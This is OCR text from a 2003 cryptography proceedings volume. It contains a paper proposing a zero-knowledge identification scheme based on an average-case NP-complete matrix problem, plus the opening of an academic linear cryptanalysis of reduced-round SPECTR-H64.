9. Pieprzyk, J. and Okamato, E.: "Verifiable secret sharing," *ICISC'99, Lecture Notes in Computer Science*, Springer-Verlag, volume 1787, Korea (1999) 169–183

10. Rohatchi, P.: "A Compact and Fast Hybrid Signature Scheme for Multicast Packet Authentication," in *Proc. of 6th ACM conference on computer and communications security* (1999)
11. Rivest, R., Shamir, A., and Adleman, L.: "A Method for Obtaining Digital Signatures and Public-Key Cryptosystems," *Communications of the ACM*, vol. 21 (Feb. 1978) 120–126
12. Shamir, A.: "How to share a secret," *Communications of the ACM*, 22 (November 1979) 612-613
13. Steinfeld, R. and Zheng, Y. "A Signcryption scheme based on Integer Factorization," Third International Workshop, Information Security *ISW '00,* Lecture Notes in Computer Science, Springer-Verlag, volume 1975, Wollongong, Australia (2000) 308–322
14. Y. Zheng. "Digital Signcryption or How to Achieve Cost (Signature & Encryption << Cost (Signature) + Cost (Encryption), " *Advances in Cryptology - CRYPTO'97*, Lecture Notes in Computer Science, Springer-Verlag, volume 1294, Burt Kaliski (ed.), California (1997) 165–179

A Zero-Knowledge Identification Scheme Based on an Average-Case NP-Complete Problem

P. Caballero-Gil and C. Hernández-Goya

Dept. Statistics, Operations Research and Computing
University of La Laguna
38271 La Laguna, Tenerife, Spain
{pcaballe,mchgoya}@ull.es

Abstract. The present work investigates the possibility of designing zero-knowledge identification schemes based on hard-on-average problems. It includes a new two-party identification protocol whose security relies on a problem classified as DistNP-Complete under the average-case analysis, the so-called *Distributional Matrix Representability Problem*. One of the most critical questions in cryptography is referred to the misunderstanding equivalence between using a difficult problem as basis of a cryptographic application and its security. Problems belonging to NP according to the worst-case analysis are frequently used in cryptography, but when random generated instances are used, in most cases there exist efficient algorithms to solve them that make useless their worst-case difficulty. So, by using the search version of the mentioned distributional problem, the security of the proposed scheme is actually guaranteed. Also, with the proposal of a new zero-knowledge proof based on a problem not used before for this purpose, the set of tools for designing cryptographic protocols is enlarged.

Keywords: Identification, Zero-knowledge, Average-case completeness

1 Introduction

Since the introduction of zero-knowledge proofs in the seminal paper of Goldwasser, Micali and Rackoff [1], several interactive identification schemes based on zero-knowledge proofs have been proposed. Such an interactive identification protocol involves two parties: a prover Alice, and the verifier Bob. Alice tries to convince Bob of her identity by means of an on-line communication. In order to do it, she has an identification information which everybody knows (and so Bob does), and a corresponding secret information associated to her public identification, which only she can compute. So, to demonstrate her identity, Alice proves interactively to Bob that she knows the secret information associated to her public identification. In general, the public information is an instance of a difficult problem and the secret identification is a solution to such an instance. So, usually when looking for a concrete problem as base of a protocol, it is desirable that once fixed one of its instances to find a solution will be computationally unfeasible, whereas to generate pairs formed by (instance, solution) could be

V. Gorodetsky et al. (Eds.): MMM-ACNS 2003, LNCS 2776, pp. 289–297, 2003.

efficiently accomplished. A third important property that should be fulfilled by the chosen problem is that the verification procedure for any solution would be as simple as possible. The previously described identification method is valid if it does not allow anyone else to misrepresent himself as the legitimate user Alice, including the entity Bob carrying the identification process. So, this kind of strong identification is possible because the zero-knowledge theory has shown that the knowledge of a solution of a problem can be proven without revealing anything about such a solution, which implies that the verifier Bob learns nothing else but the conviction that the prover A knows the secret solution.

Since their introduction, zero-knowledge proofs have proven to be very useful as a building block in the construction of cryptographic protocols, especially after Goldreich, Micali and Wigderson [2] showed that all languages in NP have zero-knowledge proofs assuming the existence of secure encryption functions. Due to their importance, the efficiency of zero-knowledge proofs have received considerable attention. The first zero-knowledge protocols (Fiat-Shamir [3] and its variants [4], [5],[6], and Schnorr [7]) were based on the two number theoretical problems used also as basis for the best known public-key cryptosystems, that are factoring large integers and the discrete logarithm problem. So, the major disadvantages of those protocols are due to the non-proved hardness of the problems used as basis, and the important computational cost required by the necessary arithmetic operations.

Since the definition of zero-knowledge does not exactly requires trap-door functions (that are so important in public-key), and instead of them, it is based on one-way functions (which is a less stringent requirement), the way to other techniques non based on number-theoretical problems is opened. So, since 1989, new more efficient schemes have appeared with the peculiarity that their security is based on NP-complete combinatorial problems. Shamir published [8] the first identification scheme based on an NP-hard problem, the Permuted Kernel Problem. Other two approaches on NP-hard problems came from Stern, who considered a coding problem, Syndrome Decoding [9], and the combinatorial problem of Constrained Linear Equations [10]. Later, Pointcheval [11] proposed another identification scheme based on the NP-hard Permuted Perceptrons Problem from the theory of learning machines. More recently, a general framework for designing zero-knowledge proofs based on any NP-complete graph problem was proposed in [12]. In all these identification schemes, the NP-hardness of the base problems guarantees the fulfillment of the three properties mentioned in a previous paragraph [13]. However, a common problem of these schemes is the high communication rate between the prover and the verifier that considerably reduces the efficiency of the protocols. This fact is due to the number of iterations required in the algorithms, which is closely connected to the high probability of fraud at each iteration.

On the other hand, NP-completeness only ensures that there is no polynomial-time algorithm for solving a problem in the worst case. However, with the development of the Computational Complexity Theory, and concretely thanks to the advances made on the Average-Case analysis, it has been proved that many

NP-complete problems may be efficiently solved when the instance is randomly generated [14]. So, one of the most immediate solutions in cryptography is to choose as base problems those whose difficulty is guaranteed by the average-case analysis. In this paper, the first (to the knowledge of the authors) zero-knowledge interactive identification protocol based on a problem catalogued as NP-complete from the point of view of the average-case analysis is proposed. The problem selected as base for the protocol proposed here is the so-called *Distributional Matrix Representability Problem* [15] which possesses such a characteristic.

The structure of the present work is as follows. The next section discusses the underlying problem in the framework of average-case complexity. The zero-knowledge identification scheme is described in detail in section 3. In sections 4 and 5 the security and performance of the proposed scheme are analyzed. Finally, several conclusions and open problems close the paper.

2 The Underlying Problem

The average-case analysis is based on the concept of distributional decision problem [16], which is formed by a decision problem and a probability distribution defined on the set of instances. In this context, the choice of the probability distribution plays an important role since to fix a probability distribution could directly influence the practical complexity of the problem. In fact, it has been proved the existence of NP-complete problems solvable in polynomial time when the instances are randomly generated under certain distributions.

The distributional class analogous to NP in the hierarchy associated to the average-case analysis is the DistNP class. It is formed by pairs containing a decision problem belonging to the NP class and a probability distribution polynomially computable. As in worst-case complexity theory, a distributional problem is said to be average-case NP-complete (or DistNP-complete) if it is in DistNP and every distributional problem in DistNP is reducible to it. The first problem catalogued as DistNP-complete is the distributional tiling problem whose formal proof of membership may been found in [16]. Later, other works containing the description of new NP-complete problems have been published [17], [18], [19], [15].

The main difficulty when trying to use problems belonging to this category in practical applications is the artificiality of their specifications. So, the principal reason why we have chosen the Distributional Matrix Representability Problem as base for the Zero-Knowledge Proof here proposed is its naive formulation.

The original Distributional Matrix Representability Problem can be roughly defined in the following way. All the matrices intervening in the problem are square and with integer entries. Given an $r \times r$ matrix M and a set of matrices with the same size $\{M_1, M_2, ..., M_k\}$, it should be decided whether M can be expressed as a product of matrices in the given set. This problem was shown to be average-case NP-complete by Venkatesan and Rajagopalan [19].

In this work also a bounded version of this problem for 20×20 matrices, defined in [19], is proposed to be used. In this case the instance consists of a

matrix M, a set of k distinct matrices $\{M_1, M_2, ..., M_k\}$ and a positive integer $n \leq k$, and the question to answer may be stated as follows: is it possible to express M as a product of n matrices belonging to the set $\{M_1, M_2, ..., M_k\}$. The distribution considered to generate the integers k and n and the integer entries of the matrices is the uniform distribution.

The proposed scheme uses the search version of the above distributional problem. The difficulty of this new version is equivalent to that of the distributional decision problem as may be deduced from the general result stated in [20], according to which, search and decision distributional problems are equivalent from the average-case analysis point of view.

3 The Identification Scheme

The purpose of the scheme proposed below is to allow the identification of users in a system run by a central trusted authority. The proposed scheme uses k fixed and public $r \times r$ invertible matrices with integer entries $M_i, i = 1, 2, ..., k$, which are common to all users and originally generated randomly by the authority. Ideally, this means that each element of each matrix is chosen uniformly and independently, even if practicality may impose the use of some form of pseudo-random generator.

Two variants of the scheme may be considered corresponding to the original Distributional Matrix Representability Problem, where each participant A chooses the secret number n of matrices to compute her identification product, or to the bounded version with $r = 20$, where a fixed number n should be randomly chosen by the authority and published as part of the identification system.

Upon registration, each user Alice chooses at random n matrices $\{M_{i_1}, M_{i_2},...,M_{i_n}\}$ from the public set, computes their product $\prod_{j=1}^{n} M_{i_j} = M_A$, and communicates it to the authority. This matrix should be made available in some form of public directory linked to the actual identity of the user, or be certified by means of a digital signature of the authority. So, when a user Alice wants to identify herself to Bob, the first step is to submit her public identification matrix in order to undertake an identification session. Once the correctness of her public identification has been checked by Bob, either through the public directory, or by means of the authority sign, the interactive identification protocol can take place.

Zero-knowledge identification schemes relies on the important notion of commitment, which is an electronic way to temporarily hide a secret that cannot be changed. This may be achieved through a two-stage process with a commit stage and a decommit stage. In the commit phase, the user Alice sends to Bob the witness of her committed secret. Later, during the decommit phase, the user Alice simply reveals the value of her secret so the computation of the corresponding witness may be checked by Bob.

As usual in zero-knowledge design the proposed algorithm is composed of several independent iterations of an atomic sub-routine. The first step of each atomic subroutine consists in the generation of a random integer vector v with

the same size than the matrices intervening in the protocol. This generated vector and its transposed v^T are used to generate $2k$ witness vectors of size k, $\{vM_i, (M_i v^T)^T\}_{i=1,...,k}$. So, the interactive identification proposal includes m rounds of the following atomic sub-routine:

1. *(Commit)* A generates at random a secret vector of size r, v, and an integer x between 2 and 2^n, and sends to B in a random order the $2k$ witness vectors of size k, $\{vM_i, (M_i v^T)^T\}_{i=1,...,k}$ and the witness integer $vM_A{}^x v^T$.
2. *(Challenge)* B selects randomly a bit e, and depending on its value, B requests to A:
   (a) *(Decommit)* the vector v and the integer x, if e=0, or
   (b) *(Proof)* the vectors vM_{i_1} and $M_{i_n} v^T$, and the $r \times r$ matrix $M_{A_1} = M_{i_1}{}^{-1} M_A{}^x M_{i_n}{}^{-1}$, if e=1.
3. *(Response)* A responses to the challenge
4. *(Verification)* Depending on the selected challenge, B checks that:
   (a) if e=0, witness information is correct.
   (b) if e=1, from the product between the row vector vM_{i_1}, the matrix M_{A_1} and the column vector $M_{i_n} v^T$, the witness integer $vM_A{}^x v^T$ is obtained. Also, B uses recursively for $j = 2, ..., t$ the following steps to verify that A knows the factor matrices of M_A:
   b1. *(Commit)* A sends to B the witness integer $vM_{A_{j-1}}{}^x v^T$
   b2. *(Proof)* A indicates to B the two vectors vM_{i_j} and $M_{i_{n-j+1}} v^T$, and sends him the $r \times r$ matrix $M_{A_j} = M_{i_j}{}^{-1} M_{A_{j-1}}{}^x M_{i_{n-j+1}}{}^{-1}$.
   b3. *(Verification)* B checks that from the product between the row vector vM_{i_j}, the matrix M_{A_j} and the column vector $M_{i_{n-j+1}} v^T$, the witness integer $vM_{A_{j-1}}{}^x v^T$ is obtained.

In the first variant corresponding to the original problem, since B does not know the number n, the number t of recursive iterations should be previously agreed by both participants according to their different interests. In the second variant such a number should be $t = n/2$ in order to prove the knowledge of the n factor matrices.

As in any zero-knowledge identification scheme there exists certain probability that a fraudulent prover passes the verification stage. In this case, such a probability depends strongly on the number of iterations m (and also on t in the first variant).

The random choice of vectors v allows to detect a possible fraud of a prover that does not generate adequately the commitment witness. The Monte Carlo algorithms described by Freivalds [21] for the verification of the product of two matrices may be used in the verfication stage to achieve the detection process. The error probability in this probabilistic algorithms is bounded by 2^{-m}, where m is the number of iterations to be performed. Furthermore, all the products of matrices required in the protocol should be carried out using the algorithm proposed in [22], due to its efficiency.

4 Security of the Scheme

We first briefly discuss security issues from an informal point of view. A more formal approach will be taken at the end of this section. Clearly, the security of the scheme relies on the difficulty of the Distributional Matrix Representability Problem because in order to pass all the possible verifications A should know the n matrices M_{i_j} for $j = 1, 2, ..., n$ whose product is her public identification matrix. So, since the base problem of the scheme is NP-complete on average, an adequate choice of parameters k and n and a truly random generation of matrices guarantee that solving the problem is beyond the limits of current computing technology independently of the choice of random instances.

Regarding parameters k and n, in order to avoid an exhaustive search through all the $\binom{k}{n}$ possible combinations of n matrices from the set, the integer k should be approximately two times n, and both values should be large enough, which implies for today resources approximately $k \geq 130$.

On the other hand, in the second variant the matrix size r is one of the security parameters, but in this case it is difficult to recommend a minimum size for it because the problem has been shown undecidable even for small values as $r = 4$, [23]. Anyway, it may be assumed that larger sizes yield better security.

With respect to the Completeness property, if A follows the protocol, it is clear that B always accepts A's proof. To see it, note that in each iteration A builds the products $\{vM_i, (M_i v^T)^T\}_{i=1,...,k}$ as described in the commit stage of the algorithm. If B chooses the challenge e=0, then A is able to give him the vector v and the integer x. In this way B can generate the products $\{vM_i, (M_i v^T)^T\}_{i=1,...,k}$ and the integer $vM_A{}^x v^T$ in order to compare these results with the witnesses given by A in the commit stage. Both previous results coincide since A has followed correctly the protocol. On the other hand, in case B chooses the challenge e=1, he receives for $j = 1, ..., t$ the integer $vM_{A_{j-1}}{}^x v^T$, the vectors vM_{i_j} and $M_{i_{n-j+1}} v^T$, and the $r \times r$ matrix $M_{A_j} = {M_{i_j}}^{-1} M_{A_{j-1}}{}^x {M_{i_{n-j+1}}}^{-1}$, so when B multiplies the row vector vM_{i_j}, the matrix M_{A_j} and the column vector $M_{i_{n-j+1}} v^T$, he obtains the witness integer $vM_{A_{j-1}}{}^x v^T$ that was sent to him by A in the commit stage.

Regarding the security from the verifier's point of view (i.e. soundness property), a cheating prover may guess the verifier's challenge e in advance, and so choose an adequate response to the corresponding challenge, compute the false commitments and send them in the challenge step. Evidently, if the verifier's question happens to be e, then the cheating prover successfully passes the verification. However, the probability of this event is just 1/2 for one round and so 2^{-m} for the whole protocol. In order to answer all verifier's possible questions, an impersonator should be able to generate witnesses satisfying at the same time a possible decommit stage and proof stage. However, finding such a combination is as hard as solving A's instance of the Distributional Matrix Representability Problem.

Zero-knowledge property is commonly proved through the simulation paradigm. A black-box simulator is an algorithm that tries to simulate the interaction of a possible adversary with a honest verifier Bob, without knowing his

private input (i.e. his challenges). So, for this algorithm a resettable simulator may be constructed from the end to the beginning in the following way. First the adversary assume a verifier's challenge and according to such assumption it constructs the witness information in order to pass the verification. This means that in case e=0, witnesses are constructed as specified in the algorithm. On the other hand, if e=1, then the simulator builds false witnesses from artificial matrices whose product is M_A, or matrices from the set but such that their product is not M_A. In both cases the simulator may use its knowledge of all the factor matrices in order to pass successfully the verification. Note that the fact that the challenges e's are chosen by Bob randomly and independently in each iteration of the protocol is of particular importance because otherwise Alice could take advantage of it.

5 Performance of the Scheme

The proposed scheme achieves limited computing time and storage space both on the user's side and on the verifier's side, and affordable communication complexity.

It might be thought that the proposed scheme requires a large amount of memory and time of computing, but this is not accurate in case the integer entries of all the matrices are upper bounded, because the operations to perform are very simple and can be implemented in hardware in a quite efficient way. Concretely, the heaviest part of Alice's computing load is to compute the product of matrices, but note that this product can be computed efficiently through the algorithm proposed in [22]. Anyway, since Alice's computations may actually take place on a portable device with limited computation power, obtaining those products may be troublesome for large values of r, so in such a case this parameter should also be adequately chosen in the first variant of the protocol. Anyway, note that in general the computation of successive products can be done taking advantage of previous results.

Regarding storage space, in each recursive iteration Alice can store only intermediate results so the complete identification scheme can be implemented using small storage space.

In order to limit communication complexity, a non-interactive version based on a commitment on the challenges may be proposed. In such a case, all random choices of both participants could be done at the beginning and sent through a Secret Interchange Protocol or simply by committing to them through a hash function. In both cases, after that, the only necessary interaction is A's response to every B's challenge, that had been previously sent.

Finally, note that a practical advantage of the described scheme is that it allows to add easily new users to the identification system.

6 Conclusions and Open Problems

The main objective of this work is the proposal of a hard-on-average problem as base for a new zero-knowledge proof, which allows its application for the design

of many different cryptographic protocols. The scheme here proposed constitutes an elegant model in order to solve the identification problem. So, the distNP-completeness is here suggested as a useful source of problems that guarantees the security of zero-knowledge proof in a more real and practical sense than worst-case NP-completeness.

In general it is not recommended to adopt a cryptographic scheme for actual use too early. This remains true for the algorithm described here, although a priori it seems of truly practical value. Experts in cryptanalysis and/or combinatorics are invited to search for efficient algorithms to solve the problem behind the proposed scheme.

When parameter are adequately chosen, the new scheme's communication complexity and computational costs are affordable. Anyway, we hope that a forthcoming work will include a concrete comparison with other previous schemes, the range of parameters that guarantees security and efficient performance, and an analysis of minimal assumptions for the implementations. Finally, such as mentioned before, one of the subjects that are object of work in progress is the design of possible similar zero-knowledge proofs based on other combinatorial average-case NP-complete problems such as the Distributional Graph Edge Coloring Problem.

References

1. Goldwasser, S., Micali, S., Rackoff, C.: The Knowledge Complexity of Interactive Proof Systems. SIAM Journal on Computing **18** (1989) 186–208
2. Goldreich, O., Micali, S., Wigderson, A.: How to Solve any Protocol Problem. In: Proceedings of the 19th STOC. (1987) 218–229
3. Fiat, A., Shamir, A.: How to prove yourself: practical solutions to identification and signature problems. In Odlyzko, A.M., ed.: Advances in Cryptology - Crypto '86, Berlin, Springer-Verlag (1986) 186–194 Lecture Notes in Computer Science Volume 263
4. Guillou, L.C., Quisquater, J.J.: A practical zero-knowledge protocol fitted to security microprocessor minimizing both transmission and memory. In Günther, C.G., ed.: Advances in Cryptology - EuroCrypt '88, Berlin, Springer-Verlag (1988) 123–128 Lecture Notes in Computer Science Volume 330
5. Ohta, K., Okamoto, T.: A modification of the Fiat-Shamir scheme. In Goldwasser, S., ed.: Advances in Cryptology - Crypto '88, Berlin, Springer-Verlag (1989) 232–243 Lecture Notes in Computer Science Volume 403
6. Ong, H., Schnorr, C.P.: Fast signature generation with a Fiat Shamir - like scheme. In Damgård, I.B., ed.: Advances in Cryptology - EuroCrypt '90, Berlin, Springer-Verlag (1990) 432–440 Lecture Notes in Computer Science Volume 473
7. Schnorr, C.P.: Efficient identification and signatures for smart cards. In Brassard, G., ed.: Advances in Cryptology - Crypto '89, Berlin, Springer-Verlag (1989) 239–252 Lecture Notes in Computer Science Volume 435
8. Shamir, A.: An efficient identification scheme based on permuted kernels (extended abstract). In Brassard, G., ed.: Advances in Cryptology - Crypto '89, Berlin, Springer-Verlag (1989) 606–609 Lecture Notes in Computer Science Volume 435

9. Stern, J.: A new identification scheme based on syndrome decoding. In Stinson, D.R., ed.: Advances in Cryptology - Crypto '93, Berlin, Springer-Verlag (1993) 13–21 Lecture Notes in Computer Science Volume 773
10. Stern, J.: Designing identification schemes with keys of short size. In Desmedt, Y., ed.: Advances in Cryptology - Crypto '94, Berlin, Springer-Verlag (1994) 164–173 Lecture Notes in Computer Science Volume 839
11. Pointcheval, D.: A new identification scheme based on the perceptrons problem. In Guillou, L.C., Quisquater, J.J., eds.: Advances in Cryptology - EuroCrypt '95, Berlin, Springer-Verlag (1995) 319–328 Lecture Notes in Computer Science Volume 921
12. Caballero, P., Hernández, C.: Strong Solutions to the Identification Problem. In Wang, J., ed.: Computing and Combinatorics, Proceedings of the 7th Annual International Computing and Combinatorics Conference COCOON'01, Berlin, Springer-Verlag (2001) 257–261 Lecture Notes in Computer Science Volume 2108
13. Poupard, G.: A realistic security analysis of identification schemes based on combinatorial problems. European Transactions on Telecommunications **8, No. 5** (1997) 471–480
14. Karp, R.: The Probabilistic Analysis of Some Combinatorial Search Algorithms. Academic Press, NY (1976) Referencia cruzada de artículo Levin Venkatesan
15. Wang, J.: Average-Case Intractable NP Problems. In Du, D., Ko, K., eds.: Advances in Languages, Algorithms and Complexity. Kluwer Academic Publishers (1997) 313–378
16. Levin, L.: Average Case Complete Problems. SIAM Journal on Computing (1986) 285–286
17. Venkatesan, R., Levin, L.: Random Instances of a Graph Colouring Problem are Hard. In: ACM Symposium on Theory of Computing. (1988) 217–222
18. Gurevich, Y.: Matrix decomposition problem is complete for the average case. In: Proc. 31stAnnual Symposium on Foundations of Computer Science, IEEE Computer Society Press (1990) 802–811
19. Venkatesan, R., Rajagopalan, S.: Average case intractability of diphantine and matrix problem. In: Proc. Of the 24th Annual Symposium on Theory of Computing, ACM Press (1992) 632–642
20. Ben-David, S., Chor, B., Goldreich, O., Luby, M.: On the Theory of Average Case Complexity. Journal of Computer and System Sciences **44** (1992) 193–219
21. Freivalds, R.: Fast probabilistic algorithms. In Becvár, J., ed.: Proc. Volume 74 of Lecture Notes in Computer Science., Olomouc, Czechoslovakia, Springer (1979) 57–69
22. Coppersmith, D., Winograd, S.: Matrix multiplication via arithmetic progresions. In: Proc. Nineteenth Annual ACM Symposium on Theory of Computing, New York (1987) 1–6
23. Markov, A.: On the problem of representability of matrices. Z. Math. Logik Grundlagen Math (in Russian) **4** (1958) 157–168

Linear Cryptanalysis on SPECTR-H64 with Higher Order Differential Property

Youngdai Ko, Deukjo Hong, Seokhie Hong, Sangjin Lee, and Jongin Lim

Center for Information Security Technologies(CIST)
Korea University, Anam Dong, Sungbuk Gu, Seoul, Korea
{carpediem,hongdj,hsh,sangjin,jilim}@cist.korea.ac.kr

Abstract. In this paper, we find linear equations of SPECTR-H64 using the property of controlled permutation boxes. Also, we construct the fourth-order differential structure using the property that the algebraic degree of the function G is 3, which is the only non-linear part of SPECTR-H64. These linear equations and structures enable us to attack the reduced 6 round SPECTR-H64. So, we can recover the 6-th round subkey with about 2^{44} chosen plaintexts and $2^{229.6}$ steps which are lower than the exhaustive search 2^{256}.

Keywords: Linear equation, SPECTR-H64, Controlled Permutation, Higher order differential, Algebraic degree.

1 Introduction

SPECTR-H64 is a 12 round block cipher, which was designed by N. D. Goots, Alexander A. Moldovyan and Nick A. Moldovyan [1]. It is a 64-bit block cipher with 256-bit symmetric key, which is composed of non-linear function G, variants of controlled permutations boxes (CP-boxes) and some simple operations. Function G is the only non-linear part in SPECTR-H64, which has a low algebraic degree. CP-box is used to perform both data transformation and the data-dependent transformation of round subkeys. Such CP-box can be constructed as a superposition of the standard elementary $P_{2/1}$-boxes shown in Fig. 2(a). $P_{2/1}$-box is controlled by one bit v. If $v = 1$, it swaps two input bits otherwise (if $v = 0$), does not, i.e, the output bits of CP-box is rearrangement of input bits by the controll vector. Therefore CP-box has the property that the Hamming weight of its input is equal to that of its output, so any algorithm, which uses the method mixing CP-box and rarely weak substitution or weak non-linear function, may reveal some weakness.The block cipher CIKS-1 [5], holding a similar structure with SPECTR-H64, is a proper example. CIKS-1 uses 16 parallel 2-bit additions, so it is taken the attack found in [2].

In this paper, we describe a linear property of SPECTR-H64 and a method to find the linear equation with probability 1, using a like fashion of [2]. Also, we briefly introduce some notions of degree of a Boolean function and higher order differential attack, and construct a fourth-order differential structure for the purpose of applying to our attack scenario using the property of function

V. Gorodetsky et al. (Eds.): MMM-ACNS 2003, LNCS 2776, pp. 298–307, 2003.

G. Then we can reduce the possible key space of the 6-th round subkey to half with 2^{36} chosen plaintexts. So, we can find the 6-th round subkey with about 2^{44} chosen plaintexts and $2^{229.6}$ steps which are lower than the exhaustive search 2^{256}.

This paper is organized in the following way. Section 2 describes the property of CP-box and the algorithm of SPECTR-H64. Section 3 shows the linear property of SPECTR-H64, section 4 explains some notions of degree of a Boolean function and a higher order differential property of function G and section 5 shows how to find the 6th-round subkey. Finally, we present our attack results reduced on 6 round SPECTR-H64.

2 Description of SPECTR-H64

In this section, we shortly describe the algorithm of SPECTR-H64 and the property of CP-box performing data-dependent permutations. The detailed description of that is presented at [1].

2.1 CP-Box ($P_{32/80}$ and $P^{-1}_{32/80}$)

This subsection describes notations and properties of CP-box. CP-box transformation is represented in the following form: $Y = P_{32/80}(X, V)$, where input $X \in \{0,1\}^{32}$, output $Y \in \{0,1\}^{32}$ and control vector $V \in \{0,1\}^{80}$, $V = (V_1 \mid V_2 \mid V_3 \mid V_4 \mid V_5)$.




Fig. 1. Structure of the box $P_{32/80}$

The output Y of CP-box is a rearrangement of the input X controlled by the control vector V, so the Hamming weight of Y is equal to that of X. This property is very important in our attack. Construction scheme of the box $P_{32/80}$ is shown in Fig. 1.

This $P_{32/80}$-box consists of five layers of 16 parallel elementary $P_{2/1}$-boxes with some fixed connection between layers. Design schemes of the boxes $P_{2/1}$, $P_{4/4}$ and $P_{8/12}$ are shown in Fig. 2. $P_{2/1}$-box is controlled by one bit v. If $v = 1$, it swaps two input bits, otherwise (if $v = 0$) does not.




Fig. 2. Structure of the boxes $(a)P_{2/1}$, $(b)P_{4/4}$ and $(c)P_{8/12}$

2.2 Encryption Scheme

Encryption scheme is defined by the following formulas:

$C = F(P, K)$, where P is the plaintext, C is the ciphertext, K is the secrete key$(P, C \in \{0,1\}^{64}, K \in \{0,1\}^{256})$ and F is the encryption function.




Fig. 3. (a)IT and (b)FT

Secret key K is extended into subkey streams by simple and repeated methods. The encryption algorithm F is designed as sequence of the following procedures: *initial transformation* IT, 12 round with procedure $Crpyt$ and *final transformation* FT. IT and FT are simple transformations performing based on CP-box with control vectors. Fig. 4.(a) shows the general encryption scheme.

IT and FT are constructed with 32 $P_{2/1}$ boxes. The left half and right half of output of IT are the arrangement of those of input of IT xored with $0x55555555$, respectively. FT is the inverse of the procedure IT. Fig. 3 depicts the IT and FT.




Fig. 4. (a)Encryption Scheme and (b)Procedure *Crypt*

Crypt is composed of extension box E, CP-box, non-linear function G and some simple operations (Fig. 4. (b)). E extends the 32-bit value to 80-bit control vector for $P_{32/80}$ and $P^{-1}_{32/80}$ using the subkey A_1 and A_2.

Function G is the only non-linear part of SPECTR-H64. It can be illustrated as follows:

$$X = G_{A,B}(W), \text{ where } X, W, A, B \in \{0,1\}^{32}, \text{ and}$$
$$G : X = M_0 \oplus M_1 \oplus (M_2 \otimes A) \oplus (M_2 \otimes M_5 \otimes B) \oplus (M_3 \otimes M_5) \oplus (M_4 \otimes B),$$

binary vectors $M_0, M_1, \ldots M_5$ are expressed recursively through W as follows:

$$M_0 = (m_1^{(0)}, m_2^{(0)}, \ldots, m_{32}^{(0)}) = (w_1, w_2, \ldots, w_{32}) \text{ and } \forall j = 1, \ldots, 5$$
$$M_j = (m_1^{(j)}, m_2^{(j)}, \ldots, m_{32}^{(j)}) = (1, m_1^{(j-1)}, m_2^{(j-1)}, \ldots, m_{31}^{(j-1)}).$$

2.3 Key Schedule

Extended encryption key is represented by a sequence of 74×32-bit binary vectors and each round uses 192-bit subkey $(A_1, A_2, A_3, A_4, A_5, A_6)$. Table. 1 shows the full round subkey structure.

3 Linear Property of SPECTR-H64

In Section 2.1, we mentioned the property of CP-box ($P_{32/80}$ and $P^{-1}_{32/80}$) that the Hamming weight of input data is equal to that of output data regardless to the control vector V. Let $X = (x_1, ..., x_{32})$ and $Y = (y_1, ..., y_{32})$ be the input and

Table 1. Extended key

IT	*R*	*1*	*2*	*3*	*4*	*5*	*6*	*7*	*8*	*9*	*10*	*11*	*12*	*FT*
K_1	A_1	K_1	K_8	K_5	K_4	K_1	K_6	K_7	K_4	K_2	K_6	K_5	K_3	K_2
